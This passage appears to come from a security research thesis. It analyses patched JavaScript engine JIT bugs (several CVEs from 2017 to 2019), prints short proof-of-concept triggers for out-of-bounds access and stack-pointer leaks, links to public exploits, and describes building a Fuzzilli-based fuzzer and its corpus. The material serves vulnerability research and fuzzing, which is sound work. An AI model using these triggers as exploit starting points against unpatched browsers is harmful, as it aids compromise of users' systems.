07:      opt();  // Trigger optimization
08: }
09: Array.prototype.__defineGetter__('x', Object.prototype.valueOf);
10: print(opt());
```

The loop in line 6 triggers optimization of the *opt* function. Since the *arr* variable in the *opt* function is assumed to not escape, it gets *dematerialized* which means that it gets allocated on the stack. The getter function of the array prototype can be overwritten like done in line 9. This could lead to a leak of the *arr* variable because the callback function could assign *arr* to a global variable. This is prevented by the compiler by adding code which results in deoptimization in case such a getter function gets called.

However, this is only the case if the newly defined getter has a side effect which means that the variable can escape. In the above PoC the *Object.prototype.valueOf* built-in function is used as new *getter* because this function is internally annotated as *HasNoSideEffect*. Because it does not have a side effect, the optimized code invokes the function without

[183] https://bugs.chromium.org/p/project-zero/issues/detail?id=1437

triggering deoptimization. The *valueOf* function cannot be used to store *arr* in a global variable, however, it returns a pointer to its own object and therefore to *arr*. By triggering this callback in the *return* statement, the function can be tricked into returning a pointer to the *arr* variable. This means that the *opt* function leaks a pointer to a stack variable, although the stack frame is no longer valid.

Generalization for variation analysis:

- A fuzzer should add code which attempts to leak local variables to global variables through callbacks.
- A fuzzer should trigger callbacks as part of the return statement and leak arguments to global variables.
- A fuzzer should overwrite callback functions with built-in functions to identify other built-ins which can be used to escape variables. The focus should be put on built-in functions which are annotated as *HasNoSideEffect*.

Edge CVE-2017-11918 – JIT escape analysis bug [184]

```
01: function opt() {
02:     let tmp = [];
03:     tmp[0] = tmp;
04:     return tmp[0];
05: }
06: for (let i = 0; i < 0x1000; i++) {
07:     opt();      // Trigger optimization
08: }
09: print(opt());   // deref uninitialized stack pointer
```

The loop in line 6 triggers the optimization of the *opt* function. The compiler incorrectly assumes that the *tmp* variable from line 2 cannot escape and allocates the variable on the stack instead of the heap. However, line 3 writes to index zero a pointer to itself and returns in line 4 this element. The compiler developers just handled the basic case in which a variable was directly returned to escape the context. However, the developers forgot to implement the case where the pointer was returned via an object property.

This means, that a pointer to a stack-allocated object can be leaked. After the function returns, the object can be accessed although the stack frame is no longer valid.

Generalization for variation analysis:

- A fuzzer should create code which attempts to escape local objects. After the function returns, the return value should be accessed to check for possible escape analysis bugs. Before this access is performed, additional stack allocations should be done to overwrite the stack frame.

[184] https://bugs.chromium.org/p/project-zero/issues/detail?id=1396

Chromium issue 765433, CVE-2017-5121 – Escape analysis bug leads to uninitialized memory

```
var func0 = function (f) {
    var o = {
        a: {},
        b: {
            ba: { baa: 0, bab: [] },
            bb: {},
            bc: {
                bca: {
                    bcaa: 0,
                    bcab: 0,
                    bcac: this
                }
            }
        }
    };
    o.b.bc.bca.bcab = 0;
    // o.b.bb.bba = Object.toString(o.b.ba.bab);
    o.b.bb.bba = Array.prototype.slice.apply(o.b.ba.bab);
};
while (true) func0();
```

"*One of the disadvantages of fuzzing, compared to manual code review, is that it's not always immediately clear what causes a given test case to trigger a vulnerability, or if the unexpected behavior even constitutes a vulnerability at all. [...] The code above looks strange and doesn't really achieve anything, but it is valid JavaScript.*" [185]

For the above test case the compiler generated code which did not initialize the *o.a.b.ba* property. Initially, the *sea-of-nodes* graph contained code to initialize the field, however, during *escape analysis* the compiler incorrectly decided that the initialization code is not required and removed it. To fix the vulnerability the developers enabled a completely rewritten *escape analysis* phase. The root cause of the vulnerability was therefore never analyzed in-depth by a public available source.

Exploitation details can be found in a blog post [186] published by the Mi*crosoft Offensive Security research team*.

Generalization for variation analysis:

- A fuzzer should create such deep, interleaved object structures and use the properties during fuzzing.

[185] https://www.microsoft.com/security/blog/2017/10/18/browser-security-beyond-sandboxing/

[186] https://www.microsoft.com/security/blog/2017/10/18/browser-security-beyond-sandboxing/

Chromium issue 744584, CVE-2017-5115 – Incorrect typing of phi nodes after merge in escape analysis

```
01: function opt(arg_value) {
02:     var o = { a: 0 }; //required to trigger the optimization in the escape analysis
03:     var l = [1.1, 2.2, 3.3, 4.4];  // this array will be accessed OOB
04:     var result;
05:     for (var i = 0; i < 3; ++i) {
06:         if (arg_value % 2 == 0) { o.a = 1; b = false } // creates a merge node
07:         result = l[o.a]; // OOB access during 2nd loop iteration (in compiled code)
08:         o.a = arg_value; // this value is incorrectly ignored by the compiler
09:     }
10:     return result;
11: }
12: opt(0);     // Let intepreter collect feedback for value 0
13: opt(1);     // Let intepreter collect feedback for value 1
14: opt(0);     // Let intepreter collect feedback for value 0
15: opt(1);     // Let intepreter collect feedback for value 1
16: %OptimizeFunctionOnNextCall(opt);  // Trigger optimization
17: opt(101);    // this leads to OOB access
```

Whereas the above-mentioned examples lead to an escape of a *dematerialized* object, this vulnerability triggers a bug in the *escape analysis* phase which sets an incorrect range type. This leads to the removal of a bound check in the subsequent *simplified lowering* phase. The vulnerability occurs in line 7, where the *double* array is accessed via an index. The index value depends on the output of the previous *if* branch. When such a branch occurs, the engine adds a *merge node* to the *sea-of-nodes* to merge both execution paths of the *if*-condition back to a single node. To merge the possible values a *phi node* gets added which calculates the possible value range of the *o.a* variable.

The vulnerability occurs in the calculation of this range because the code iterates over both branches and merges the value ranges. In the *true* branch, see line 6, the value of *o.a* is one and in the *false* branch the value is not changed and therefore still zero because it was initialized to zero in line 2. The compiler therefore concludes that *o.a* can just be zero or one and therefore that the bound check from the array access in line 7 can be removed in the *simplified lowering* phase. However, the compiler did not consider that the code can be wrapped in a loop as done in line 5. After the first iteration finishes, the *o.a* value is set to the passed argument in line 8 which means *o.a* can have an arbitrary value in the second iteration which leads to OOB access because of the removed bound check.

The bug was reported by a *JavaScript* developer who observed the flaw in his own code. The reporter did not notice that the bug was a security related vulnerability. The bug was two years later exploited as a practical exercise by a user named *0x4848* [187].

Generalization for variation analysis:

- A fuzzer should create test cases with interleaved control flow structures such as loops and *if* conditions.

[187] https://zon8.re/posts/exploiting-an-accidentally-discovered-v8-rce/

- A fuzzer should create loops in which an array access operation is performed at the beginning and in which the index is modified afterwards, as shown in line 7 and 8.
- A fuzzer should create *if*-conditions followed by array access operations. Within the *true* branch the index of the array access operation should be modified, as shown in line 6 and 7.
- The above PoC just works if the *--no-turbo-loop-peeling* flag is passed to *v8*. The test case can be modified to trigger the bug without this flag, however, then the test case [188] becomes a lot more complex. Since a more complex test case is harder to find with a fuzzer, the fuzzer should try to randomly pass different *v8* flags which modify JIT optimization phases.
- In the above PoC it is important that the index is stored in a property of a *dematerialized* object, see line 2. Otherwise, the vulnerability would not be triggered because of earlier optimization phases. A fuzzer should therefore occasionally wrap array index calculations within properties of *dematerialized* objects.
- Another technique to prevent early optimization is to perform an additional binary operation on the index before the array access happens. An example is shown in the following code:

```
idx &= 0xfff;
var x = arr[idx];
```

  Such code should be used during fuzzing.
- The above PoC creates in line 3 a *double* array and therefore interprets in line 7 the OOB data as a double value. This is useful during exploitation because it can be used to leak object pointers. However, it is not useful during fuzzing because the OOB access does not lead to a crash and the fuzzer would therefore not notice that an OOB access happened. The vulnerability would therefore not be detected - not even with an ASAN build because *v8* uses a custom heap. By changing line 3 to just store SMI values, the code can easily be transformed to a crashing test case when a build of *v8* is used where debug checks are enabled. A fuzzer should therefore mainly try to create SMI arrays when it generates such OOB access test cases.

[188] https://chromium.googlesource.com/v8/v8.git/+/a224eff455632df89377748421a23be47a5278e8/test/mjsunit/ compiler/escape-analysis-phi-type-2.js

4.5.6 Implementation bugs

This chapter explains implementation bugs in code associated with optimization.

Examples:

Firefox bug 1493903, CVE-2018-12387 (Hack2Win 2018; exploited together with CVE-2018-12386) – Misaligned stack pointer because of Array.prototype.push() bailout

```
01: function opt(o) {
02:     var a = [o];
03:     a.length = a[0];
04:     var useless = function () { }
05:     var sz = Array.prototype.push.call(a, 42, 43);
06:     (function () {
07:         sz;
08:     })(new Boolean(false));
09: }
10: for (var i = 0; i < 25000; i++) {
11:     opt(1); // Trigger optimization
12: }
13: opt(2);     // Trigger bug
```

In line 11 optimization of the *opt* function is triggered. In this function the *push* function is called in line 5 with two arguments, 42 and 43. The compiler replaces the call with two separated inlined push instructions, one for each value. When one is passed as argument to *opt()*, see line 11, the length of the variable *a* becomes one because of line 3. This means that the push instructions do not lead to a deoptimization. However, when the bug is triggered in line 13, the value two is passed which means the second entry in the array is undefined. The reason for this is that line 3 modifies the length to two, but only the element at index zero was assigned in line 2.

Because of this, the optimized *push* code cannot handle the data and deoptimization is triggered. This means that the interpreter continues execution. However, during deoptimization the stack pointer does not get adjusted back to compensate the push instructions leading to a stack pointer being off by eight bytes.

The vulnerability was exploited together with CVE-2018-12386 in *Hack2Win* 2018. Exploitation details are available at [189]. An exploit is available at [190].

Generalization for variation analysis:

- A fuzzer should use the *.call()* syntax on built-in functions and pass multiple arguments.
- A fuzzer should create test cases where the length of a local array is set to a value passed as argument. The function should be called multiple times with different argument values and the function should perform operations on the array, as shown in line 5 with the *push* call.

[189] https://ssd-disclosure.com/archives/3766/ssd-advisory-firefox-information-leak

[190] https://github.com/phoenhex/files/blob/master/exploits/hack2win2018-firefox-infoleak/exploit.html

Firefox bug 1528829, CVE-2019-9793 – Incorrect range inference in loop because of integer overflow / truncation

```
01: function opt(o) {
02:     o += 100;                                   // [INT_MIN + 100, ?]
03:     o += (-2147483647);                         // [?, 0]
04:     let str = "a"; let res;
05:     for (var i = 0; i < 1; ++i) {
06:         // phi corresponding to o is inferred as [INT_MIN, 0]
07:         let idx = Math.max(0, o);               // [0, 0]
08:         res = str.charCodeAt(idx);              // OOB access when o := 2147483647
09:         o = o - 1;
10:     }
11:     return res;
12: }
13: for (var i = 0; i < 30; i++) {
14:     opt(4);                                     // Trigger optimization
15: }
16: print('Leaked: ' + opt(2147483647));
```

The function is optimized for the case of a small integer argument as it gets called with the value four in line 14. During the *range analysis* phase during JIT compilation the possible ranges are calculated as noted in the comments. The argument *o* has initially the value range `[INT_MIN, INT_MAX]`. If another object is passed as argument, deoptimization would occur.

After adding 100 to the argument in line 2, the range becomes `[INT_MIN + 100, ?]`. The question mark corresponds to the case of a potential under- or overflow. However, the maximum value can still be considered to be equal or below *INT_MAX* in the next line because otherwise deoptimization would occur. After adding *-2,147,483,647* (*-INT_MAX*), the range changes to `[?,0]`.

The range of the *o* variable inside the loop depends on the initial range before the loop starts and the range of o at the end an iteration. These two possible ranges must be merged to estimate the range of *o* in the loop. This merging must be done although just one iteration is performed because the compiler does not know how many iterations will be done at runtime. Merging the ranges is performed by the *LoopPhi* operation. This operation assumes that an underflow could not occur because otherwise deoptimization would first happen and therefore changes the range to `[INT_MIN,0]`. After calling the *Math.max()* function on the object, the range of *idx* becomes `[0,0]` and the compiler therefore assumes that the index is always zero. Since the string *str* has a length of one, accessing index zero is always safe and therefore bound checks can be removed during optimization.

This implementation would be safe if all assumptions hold. However, this is not the case. In a later optimization phase arithmetic folding is performed which merges the two add operations from line 2 and 3 into a single add operation. As a result, passing *2,147,483,647* as argument does not lead to an under- or overflow and therefore the range truncation from the question marks to *INT_MIN* or *INT_MAX* is incorrect. Out of bound access is therefore possible because the bound check was incorrectly removed.

Generalization for variation analysis:

- Wrapping code in a loop with just one iteration can yield new bugs during fuzzing. Although the *JavaScript* code is semantic similar to code without a loop, it still affects JIT optimization because the additional *LoopPhi* operation is performed to merge ranges.
- Adding `Math.max(index,0)` or `Math.min(index,0)` in front of array access operations can help to identify range calculation flaws.

4.6 Not covered vulnerabilities

The following vulnerabilities have exploits public available or were exploited in-the-wild. However, they are not further discussed because of the following reasons.

Vulnerabilities in third-party code:

- CVE-2019-13720 was a 0day used in-the-wild in operation *WizardOpium*[191]. The bug is not discussed because it is in the audio module of the browser. A public exploit is available in the bug tracker [192].
- The *Magellan* bug, a vulnerability in *SQLite* which affected *Google Chrome*, is not discussed since it is a bug in a third-party library. A detailed writeup can be found in [193].
- *Firefox* bug 1446062 (CVE-2018-5146; *Pwn2Own* 2018) is a vulnerability in the *Vorbis* audio codec parser. Exploitation details are available at [194] and at [195].

Vulnerabilities in *WebAssembly* or *asm.js*:

- *Chromium* issue 766260 (CVE-2017-15401; *Pwnium* full *Chrome OS* exploit chain) because the vulnerability is in *WebAssembly*.
- *Chromium* issue 980475 (2019) because the vulnerability is in *WebAssembly*.
- *Chromium* issue 759624 (CVE-2017-5116, *Android Security Rewards ASR*) because the vulnerability is in *WebAssembly*. Exploitation details are available at [196].
- *Chromium* issue 836141 (CVE-2018-6122) because the vulnerability is in *WebAssembly*.
- *Firefox* bug 1145255 (CVE-2015-0817; *Pwn2Own* 2015) because the vulnerability is in *asm.js*.

Specific or complex vulnerabilities:

- *Chromium* issue 931640 (2019) is not discussed because it is a very specific vulnerability.
- *Chromium* issue 905940 (CVE-2018-17480; *Tianfu Cup* 2018) is complex and therefore generalization is not easily possible.

---

[191] https://securelist.com/chrome-0-day-exploit-cve-2019-13720-used-in-operation-wizardopium/94866/

[192] https://bugs.chromium.org/p/chromium/issues/detail?id=1019226

[193] https://blog.exodusintel.com/2019/01/22/exploiting-the-magellan-bug-on-64-bit-chrome-desktop/

[194] https://www.zerodayinitiative.com/blog/2018/4/5/quickly-pwned-quickly-patched-details-of-the-mozilla-pwn2own-exploit

[195] http://blogs.360.cn/post/how-to-kill-a-firefox-en.html

[196] https://android-developers.googleblog.com/2018/01/android-security-ecosystem-investments.html

- *Firefox* bug 982957 (CVE-2014-1512, *Pwn2Own* 2014) is a very specific use-after-free vulnerability which is just triggered under high memory pressure. Exploitation details can be found at [197].
- *Firefox* bug 1299686 (CVE-2016-9066) is not covered because the vulnerability is just triggered by loading an additional *JavaScript* file and returning malicious HTTP headers. A writeup is available at [198] and an exploit is available at [199].
- *Firefox* bug 1352681 (2017) is a specific vulnerability and just affected a beta version of *Firefox*. It exploits an integer overflow together with a reference leak to achieve full code execution. A detailed writeup is available at [200].
- *Safari* CVE-2019-8559 is not covered because the PoC is too long. It is a vulnerability with a missing write barrier, as explained in chapter 4.2.1. Exploitation details were presented at *OffensiveCon* 2020 by Ahn [201]. The exploit contains an interesting concept to trigger vulnerabilities with missing write barriers by creating large trees of arrays. Marking all objects in the tree during garbage collection takes a long time and therefore write barriers can more efficiently be found.

Vulnerabilities where details were not published when the analysis was performed:

- Details [202] for CVE-2019-5877 were published at *BlackHat 2020*. It is a vulnerability in v8 *torque code* which allows to access data OOB. Gong chained this vulnerability with two other bugs to remotely root *Android* devices. It was the first demonstrated remote root exploit chain against *Pixel* phones and it received the highest reward for an exploit chain across all *Google* VRP programs.
- Details [203] for CVE-2020-9850 were published at *BlackHat 2020*. It is a vulnerability in *JSC* which was combined with five other vulnerabilities to create an exploit chain to target *Safari* at *Pwn2Own 2020*. The vulnerability occurred because side-effects of the *'in'* operator were incorrectly modeled. It is therefore an example of the vulnerability category described in chapter 4.5.3.
- *Firefox* bug 1607443 (CVE-2019-17026) is a 0day and was used in-the-wild in targeted attacks [204] [205]. Details were later published in the *Google Project Zero Blog* [206]. The root cause of the vulnerability is also an incorrect side effect annotation.

---

[197] http://web.archive.org/web/20150710021003/http://www.vupen.com/blog/20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php

[198] https://saelo.github.io/posts/firefox-script-loader-overflow.html

[199] https://github.com/saelo/foxpwn

[200] https://phoenhex.re/2017-06-21/firefox-structuredclone-refleak

[201] https://www.youtube.com/watch?v=fTNzylTMYks

[202] https://github.com/secmob/TiYunZong-An-Exploit-Chain-to-Remotely-Root-Modern-Android-Devices

[203] https://github.com/sslab-gatech/pwn2own2020

[204] https://www.mozilla.org/en-US/security/advisories/mfsa2020-03

[205] https://blogs.jpcert.or.jp/en/2020/04/ie-firefox-0day.html

[206] https://googleprojectzero.blogspot.com/p/rca-cve-2019-17026.html

5 Applying variation analysis

The knowledge obtained from the analysis and the *generalization for variation analysis* paragraphs from chapter 4 were applied to improve a current state-of-the-art fuzzer.

One conclusion of the previous chapter was that new vulnerabilities in the render engine can mainly be found by improving the grammar definition files of a fuzzer. Moreover, exploitation of these vulnerabilities is complex and time-consuming.

The focus of applying variation analysis was therefore laid on fuzzing a *JavaScript* engine. This is coherent with vulnerability reports released during the last years which mainly focused on *JavaScript* engines. Moreover, all analyzed vulnerabilities in this thesis except seven bugs belong to the *JavaScript* engine. It is therefore conclusive to focus on an attack target where the claimed improvements should pose the most significant impact.

5.1 Adaption of a state-of-the-art fuzzer

The *fuzzilli* fuzzer was identified as a state-of-the-art fuzzer which recently demonstrated convincing results [207]. The fuzzer was therefore selected as foundation to implement the improvements mentioned in chapter 4.

Groß [39] observed that the use of *AddressSanitizer* together with *JavaScript* engines did not lead to more identified crashes. This can probably be attributed to the custom heap allocator used by *JavaScript* engines. To achieve a faster fuzzing speed, *AddressSanitizer* was therefore not used during the experiment.

The following *fuzzilli* components were integrated into the developed fuzzer:

- Lib-REPRL (read-eval-print-reset-loop)
  A library which performs in-memory executions of *JavaScript* code in the target *JavaScript* engine.
- Lib-Coverage
  A library which measures edge coverage feedback in the *JavaScript* engine using LLVM sanitizer coverage.

Both libraries were combined to a single library written in C which provides an interface for *Python* code. The exposed methods allow to execute *JavaScript* code with a fast execution speed. The function return value indicates if the code resulted in new behavior, in a crash, in a timeout or in an exception. During tests an execution speed of approximately 40 processed test cases per second per CPU core was achieved in a virtual machine. If coverage feedback is not required, an execution speed of 200 tests per second per CPU core were achieved. A similar test was conducted on a *t2.micro* instance on AWS. On this system 112 test cases could be processed per second per CPU core with coverage feedback

[207] https://github.com/googleprojectzero/fuzzilli#bug-showcase

enabled and 426 test cases per second with disabled coverage feedback. More detailed system specifications are available in chapter 5.4.

The following library modifications were implemented:

- The C code was originally used as a *Swift* module in *fuzzilli*. Since the author of this thesis is more fluent in *Python*, the code was ported to a *Python* module. This allows implementing mutation strategies and corpus management in *Python* while in-memory execution and coverage feedback, which must be fast, are implemented in C.
- The coverage feedback was initially sometimes unstable. Multiple executions of the same code led to different coverage feedback. Since stable results are crucial to obtain an excellent corpus, the following improvements were implemented:
    - If *JavaScript* code results in new coverage, the code is executed again until it does not lead to new coverage. This is important because otherwise a small modification of *JavaScript* code could incorrectly be added to the corpus although the modification did not result in a new behavior.
    - If *JavaScript* code results in new coverage, the code is tested again to verify that it really triggers new behavior. This is important because otherwise indeterministic behavior in the *JavaScript* engine could lead to the insertion of multiple useless code samples into the corpus. Before the second execution is performed, the *JavaScript* engine is restarted to start with a fresh memory layout. This helps to further increase the stability of the results. Note that additional process restarts are not a performance bottleneck. Finding code that triggers new coverage is a rare event and therefore operations performed in such cases can be neglected.
    - The original code used sanitizer coverage to measure which control flow edges are executed. However, the code just reported the first execution of an edge in the current process. This leads to several problems. First, the executions are not stable. The REPRL implementation restarts the *JavaScript* engine after a specified number of test cases. After a restart, the engine reports during the first execution again edges which were not reported during the last executions because edges are just reported once in a process. To obtain stable results, this behavior was therefore modified to always report all executed edges. This has the additional advantage of a better performance. The additional *if-condition*, which would check if an edge was already previously seen, limits execution speed more than code which always saves all executed edges. Saving all executed edges therefore leads to more stable results and better performance. This improvement is especially important to obtain correct results when the same code is executed multiple times as suggested above. Another important use-case is test case minimization. When code, which triggers new behavior, is found, the code is reduced to a

minimized sample which still triggers the new behavior. For the correct minimization, it is important that edges are reported again in subsequent executions.

- Initially, dummy runs are performed to measure which edges correspond to code associated with starting and stopping an in-memory execution. These edges are not considered when identifying code that triggers new behavior.

Fuzzilli uses an IL to mutate *JavaScript* code. This approach was chosen by Groß [39] to ensure that generated code does not lead to an exception because catching exceptions prevents the *JavaScript* compiler from optimizing the code. However, the implementation of an IL is time-consuming and was therefore not done. Instead, mutations are performed directly on *JavaScript* code in the experiment. To implement this, the experiment was split into two tasks. In the first task an initial corpus is generated and in the second task fuzzing is performed on the corpus. The corpus generation is further split into phases visualized in Figure 8:



Figure 8: Phases of corpus generation

1. Initially, test cases are downloaded from publicly available sources or generated using publicly available fuzzers. Additional test cases are self-created using a script.
2. Next, the test cases are sanitized. This is required because test cases from for example *SpiderMonkey* cannot be executed in *v8* because of different assert or native function names.
3. All test cases are then executed and edge coverage feedback is extracted. This allows to identify test cases with unique behavior and to reduce the total number of test cases in the corpus which each trigger unique behavior.
4. In the next step, the test cases must be modified by renaming variables, functions and classes to standardized names. This step is important to ensure that the fuzzer knows the names of all available tokens in later phases.
5. After that, the corpus is minimized by removing blocks and code lines from the test cases, if they are not required to trigger the unique behavior. This ensures that test cases are minimal which increases fuzzer speed and the likelihood that a mutation is inserted at the correct position during fuzzing.
6. Because of the minimization and line removal, similar test cases can arise. This phase removes such duplicate test cases.
7. The result of the previous stage is stored in the first corpus. Details to corpus one and two are explained in the next chapter. A state file is then created for all corpus files. The state file encodes for example in which lines code can be inserted, which variables have which data type in which line and how often a line is executed.
8. In the next phase, deterministic preprocessing is performed. The idea of this phase is similar to the deterministic fuzzing phase of AFL. In this phase, specific code lines are added at every possible location in the test case to yield new behavior. Examples of injected code are the invocation of the garbage collection, a call which leads to deoptimization, a call which prevents inlining the function and so on. If new coverage is found, the sample is added to the corpus and the steps are repeated.
9. In the second deterministic preprocessing phase objects and callbacks are injected. The goal of this phase is not to identify new behavior. Instead, callback locations where code can be injected during fuzzing should be identified. For this, new objects with callback functions are added and arguments to functions are replaced by these objects. When the callback triggers, the sample is added to the second corpus. Moreover, classes are sub classed or proxied to trigger callbacks. During the later fuzzing phase, the fuzzer adds code especially at these callbacks to trigger unexpected behavior during the callback.

The fuzzing phase is explained in-depth in chapter 5.3. The developed fuzzer adopted approximately 400 lines of code of Fuzzilli. The final fuzzer has over 8,000 lines of code and 5,000 comment lines.

5.2 Corpus generation

The corpus is the collection of all test cases which trigger unique behavior during execution. Fuzzing can be started with an empty corpus so that the fuzzer creates the corpus on the fly during fuzzing. However, this approach can take a long time and therefore an initial corpus was created. During traditional fuzzing usually just one corpus is used. However, the author of this thesis reasons that fuzzing *JavaScript* engines is more efficient if the corpus is split into two parts. The arguments for this assumption are discussed below.

The initial corpus generation is the reason why comparing stats from different fuzzers is not meaningful in this context. For example, the *fuzzilli* fuzzer must be started with an empty corpus and needs several days on one core on the test system to reach a coverage of 15 percent. On the other hand, the fuzzer presented in this research already achieves over 25 percent coverage within the first seconds because several weeks were spent on creating a comprehensive initial input corpus.

The following chapters discuss the generation of the JavaScript code snippet corpus, the template corpus and the initial analysis of test cases. The corpus was created for *v8* in version 8.1.307.28 on a *x64* system. It may be possible to create an even bigger corpus by starting the developed scripts with other *JavaScript* engines like *SpiderMonkey*, *JSC* or *ChakraCore* and merging the final files to one large corpus. This is possible because it is likely that edge cases in one *JavaScript* engine also trigger edge cases in other *JavaScript* engines.

5.2.1 Corpus of JavaScript code snippets

In the first corpus small *JavaScript* code snippets are stored which trigger unique behavior. The following list shows examples of code snippets from this corpus:

- `globalThis.hasOwnProperty('String')`
- `var var_1_ = [1,2,3]; Object.seal(var_1_);`
- `Object.seal(undefined);`
- `const var_1_ = -Infinity; const var_2_ = Math.atan(var_1_);`
- `["1", "2", "3"].map(parseInt)`
- `Map.prototype.set = null;`

These examples just contain simple statements. However, the full corpus contains over 10,000 such test cases including complex test cases with over 1,000 lines of code which also contain unique combinations of control flow structures. These test cases can be viewed as *building blocks* which are used by the fuzzer to construct new test cases during fuzzing. The fuzzer combines these *building blocks* to create new test cases and adds additional code by using a *JavaScript* grammar.

The following text describes how the corpus was created.

Corpus created by *Fuzzilli*:

The *fuzzilli* fuzzer was started inside a *virtual machine* (VM) on three cores independently for four days. Exact system specifications can be found in chapter 5.4. The target *v8* engine was version 8.1.307.28. Synchronization was not enabled to check if the generated corpus files evolve differently. *Fuzzilli* achieved after some seconds a coverage of four percent and after several minutes a coverage of six percent. It starts with a high success rate (test cases which do not lead to an exception) of 80 percent, but this rate drops to 70 percent after some hours of fuzzing. It generates just a few timeouts which speeds up fuzzing. For example, after 50,000 executions only 25 timeouts were recorded. After 400,000 executions a coverage of 13.5 percent was achieved. The results after four days of fuzzing can be seen in Table 2.

Core	Total execs	Coverage	Corpus size	Crashes	Timeouts	Success rate	Avg. program size
1	2,868,881	16.03 %	6,261	37	71,658	70.02 %	104.13
2	2,073,209	15.41 %	5,249	22	63,754	69.62 %	196.20
3	2,789,794	16.04 %	6,374	27	73,246	69.12 %	117.20

Table 2: Results of *fuzzilli* fuzzer

The combined 17,884 files were minimized to 5,212 files which triggered unique behavior. These triggered together 93,605 of 596,937 possible edges which corresponds to a 15.68 percent coverage. This coverage is slightly below the coverage listed in Table 2 because *fuzzilli* records coverage differently than implemented in this thesis experiment. In this thesis only stable coverage was counted which results in a lower coverage statistic.

All found crashes from Table 2 were due to generated recursive functions which resulted in a range error because the recursion depth was too deep. The found crashes are therefore not considered to be security related bugs.

Corpus files from public sources:

The following public sources were further used for corpus generation:

- Regression tests from *JavaScript* engines
  - *ChakraCore* [208]
  - *SpiderMonkey* [209]
  - *V8* [210]
  - *Webkit* [211] (already contains the *test262* test suite [212])
- *Mozilla* Developer *JavaScript* page [213]

[208] https://github.com/microsoft/ChakraCore/tree/master/test

[209] https://hg.mozilla.org/mozilla-central/file/tip/js/src/

[210] https://github.com/v8/v8/tree/master/test

[211] https://github.com/WebKit/webkit/tree/master/JSTests

[212] https://github.com/tc39/test262

[213] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference

- *Mozilla* Developer interactive *JavaScript* examples page [214]
- JS-Vuln-DB [215]
- *Sputniktests* [216]
- *W3 Resources* [217] and exercises [218]
- *JavaScript* code collections from eight different *GitHub* sources

In total, 609,864 *JavaScript* code snippets were downloaded from the mentioned sources with a developed web crawler. Since some sources use similar test cases, the total number of unique samples can be reduced to 105,892. By extracting edge coverage, samples with unique behavior can be identified. For the experiment only test cases smaller than 200 KB were considered because big input files slow down fuzzing. Moreover, a maximum runtime of 800 milliseconds was configured. Code samples, which import code from other files, were ignored since the filenames were changed during corpus generation, which is currently an implementation specific limitation.

Moreover, the following operations were applied on the test cases to prepare them for fuzzing:

- Removal of comments.
- Adding newlines before and after brace symbols. This is important because in a later phase the fuzzer adds code between two code lines and adding newlines is therefore important to ensure that the fuzzer can insert code at all possible locations.
- Removal of empty lines.
- Renaming all variables, functions and classes to follow the naming convention from the fuzzer. This is important to ensure that the fuzzer is aware of all available tokens.

The initial processing of the 105,892 code samples resulted in 674 timeouts, 9 crashes and 3,985 successful executions which triggered unique behavior. These inputs triggered together 124,619 of 596,937 possible edges which means they utilized a coverage of 20.88 percent. The 9 crashes were *v8* test cases which trigger new bugs which were not fixed yet.

Several test cases resulted in an exception because of missing references to functionality used by test suites or which were specific to an engine. The test cases were therefore processed again and references to these functions were removed before execution.

[214] https://github.com/mdn/interactive-examples/tree/master/live-examples/js-examples

[215] https://github.com/tunz/js-vuln-db

[216] https://github.com/kangax/sputniktests-webrunner/tree/master/src/tests

[217] https://www.w3resource.com/javascript/javascript.php

[218] https://www.w3resource.com/javascript-exercises

